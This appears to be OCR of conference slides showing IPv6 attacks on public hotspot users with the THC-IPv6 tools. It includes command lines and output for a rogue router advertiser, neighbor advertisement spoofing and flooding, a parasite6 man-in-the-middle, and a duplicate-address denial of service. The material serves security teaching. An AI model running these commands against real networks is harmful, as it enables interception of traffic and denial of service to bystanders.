
Using IPv6 to attack Customers on a public Hotspot (IPv4 AP)



Using IPv6 to attack Customers on a public Hotspot (IPv6 AP)



Using IPv6 to attack Customers on a public Hotspot (IPv4 AP)



Live Demo

Fake Router in action

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./fake_router6
./fake_router6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./fake_router6 [-HFD] interface network-address/prefix-length [dns-server [rou
ter-ip-link-local [mtu [mac-address]]]]

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./fake_router6 eth0 2001:db8:bad:bad::1/64
Starting to advertise router 2001:db8:bad:bad::1 (Press Control-C to end) ...
```

Live Demo

Windows Machine


```
Adaptador Ethernet eth0:

   Sufixo DNS específico de conexão. . . . . . :
   Endereço IPv6 . . . . . . . . . . . . . . . : 2001:db8:bad:bad:8a:90b2:6fd4:3a2d
   Endereço IPv6 . . . . . . . . . . . . . . . : 2001:db8:aaaa:0:8a:90b2:6fd4:3a2d
   Endereço IPv6 . . . . . . . . . . . . . . . : 2804:40:b0c4:83af:8a:90b2:6fd4:3a2d
   Endereço IPv6 Temporário. . . . . . . . . . : 2001:db8:bad:bad:a8e9:21d5:3a85:27a8
   Endereço IPv6 Temporário. . . . . . . . . . : 2001:db8:aaaa:0:a8e9:21d5:3a85:27a8
   Endereço IPv6 Temporário. . . . . . . . . . : 2804:40:b0c4:83af:a8e9:21d5:3a85:27a8
   Endereço IPv6 de link local . . . . . . . . : fe80::8a:90b2:6fd4:3a2d%11
   Endereço IPv4. . . . . . . . . . . . . . . : 192.168.155.251
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.255.0
   Gateway Padrão. . . . . . . . . . . . . . . : fe80::20c:42ff:fe61:b3c3%11
                                                 fe80::a00:27ff:fe20:1052%11
                                                 192.168.155.1
```

Linux Machine

```
wlan0     Link encap:Ethernet  HWaddr 00:23:14:21:d4:a8
          inet addr:192.168.155.252  Bcast:192.168.155.255  Mask:255.255.255.0
          inet6 addr: 2001:db8:bad:bad:223:14ff:fe21:d4a8/64 Scope:Global
          inet6 addr: 2001:db8:aaaa:0:223:14ff:fe21:d4a8/64 Scope:Global
          inet6 addr: fe80::223:14ff:fe21:d4a8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:179654 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146694 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:104212149 (104.2 MB)  TX bytes:36648690 (36.6 MB)
```

Neighbor Discovery, Address Resolution
and Man-in-the-Middle attack

Address Resolution on IPv4



md brasil IT & TELECOM

Neighbor Discovery on IPv6

2001:db8::100
MAC: AB:CD:EF:11:11:11

2001:db8::200
MAC: AB:CD:EF:22:22:22


ICMPv6 Type 135 **(Neighbor Solicitation)**
Who is 2001:db8:200 ?

To: FF02::1:FF**00:0200**

ICMPv6 Type 136 **(Neighbor Advertisement)**
2001:db8::200 is at AB:CD:EF:22:22:22

To: 2001:db8::100

Neighbor Discovery Attacks



ICMPv6 Type 136 (Neighbor Advertisement)
2001:db8::200 is at BA:DB:AD:33:33:33:33

→ Attacker sends specific NA’s or floods the entire network

Demo

Fake Advertisements

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ ./fake_advertise6
./fake_advertise6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./fake_advertise6 [-DHF] interface ip-address-advertised [target-address [mac-address-advertised [source-ip-address]]]

Advertise ipv6 address on the network (with own mac if not defined)
sending it to the all-nodes multicast address if no target specified.
Options: -H adds a hop-by-hop header, -F a one shot fragment header,
-D adds a large destination header which fragments the packet.
```

Fake Advertisements

Flood Advertisements

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./flood_advertise6
./flood_advertise6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./flood_advertise6 [-r] interface

Flood the local network with neighbor advertisements.
maia@maia-VirtualBox:~/thc-ipv6-1.8$
```

Demo

Fake Advertisements

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./fake_advertise6 eth0 2001:db8::1
Starting advertisement of 2001:db8::1 (Press Control-C to end)
```

Flood Advertisements

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./flood_advertise6 eth0
Starting to flood network with neighbor advertisements on eth0 (Press Control-C to end
, a dot is printed for every 100 packet):
......................................................................................
......................................................................................
......................................................................................
......................................................................................
......................................^C
```


md brasil
IT & TELECOM

Demo


Effects on a Windows machine – fake advertisements

```
C:\Users\Maia\Desktop>ping 2001:db8::1 -t

Disparando 2001:db8::1 com 32 bytes de dados:
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo=8ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo=28ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Esgotado o tempo limite do pedido.
Resposta de 2001:db8::1: tempo=61ms
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
Host de destino inacessível.
Host de destino inacessível.
Host de destino inacessível.
Host de destino inacessível.
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
Resposta de 2001:db8::1: tempo=77ms
```

Man-In-the-Middle Attack



Man-In-the-Middle Attack



md brasil IT & TELECOM

Live Demo

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ ./parasite6
./parasite6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./parasite6 [-lRFHD] interface [fake-mac]

This is an "ARP spoofer" for IPv6, redirecting all local traffic to your own
system (or nirvana if fake-mac does not exist) by answering falsely to
Neighbor Solitication requests
Option -l loops and resends the packets per target every 5 seconds.
Option -R will also try to inject the destination of the solicitation
NS security bypass: -F fragment, -H hop-by-hop and -D large destination header
```

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./parasite6 -lR eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
```

```
C:\Users\Maia>ping 2001:db8::1 -t

Disparando 2001:db8::1 com 32 bytes de dados:
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo=4ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
```


Effects on a Windows Machine
(just DoS attack)

md brasil
IT & TELECOM

Duplicate Address Detection Issues

Duplicate Address Detection (DAD)

To prevent duplicate addressing one host must check weather its chosen address is already in use by another node in the network. DAD must be executed before using any IPv6 address, including Link-Local addresses. After a boot or a changing on IP configuration, the host sends a NS using its own IPv6 Address



If the host receives a response it will not use the IP for communications.

Duplicate Address Detection Issues

ICMPv6 Type 136 (Neighbor Advertisement)
XXXX:XXXX::X is at BA:DB:AD:BA:DB:AD:BA
(Answer with it own MAC, for every NS it receives on a specific interface)

To: 2001:db8::1

Useful to cause a denial of service and to impersonate critical devices

Live Demo

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ ./dos-new-ip6
./dos-new-ip6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

